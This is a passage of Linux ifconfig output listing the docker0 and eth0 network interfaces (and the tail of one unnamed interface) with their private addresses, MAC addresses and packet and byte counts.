          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:1169 (1.1 KB)

docker0   Link encap:Ethernet  HWaddr 02:42:38:b5:ed:b4
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:38ff:feb5:edb4/64 Scope:Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:7390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11808 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:313730 (313.7 KB)  TX bytes:61356734 (61.3 MB)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:a6:52:47
          inet addr:192.168.172.134  Bcast:192.168.172.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea6:5247/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:189181 errors:0 dropped:0 overruns:0 frame:0
```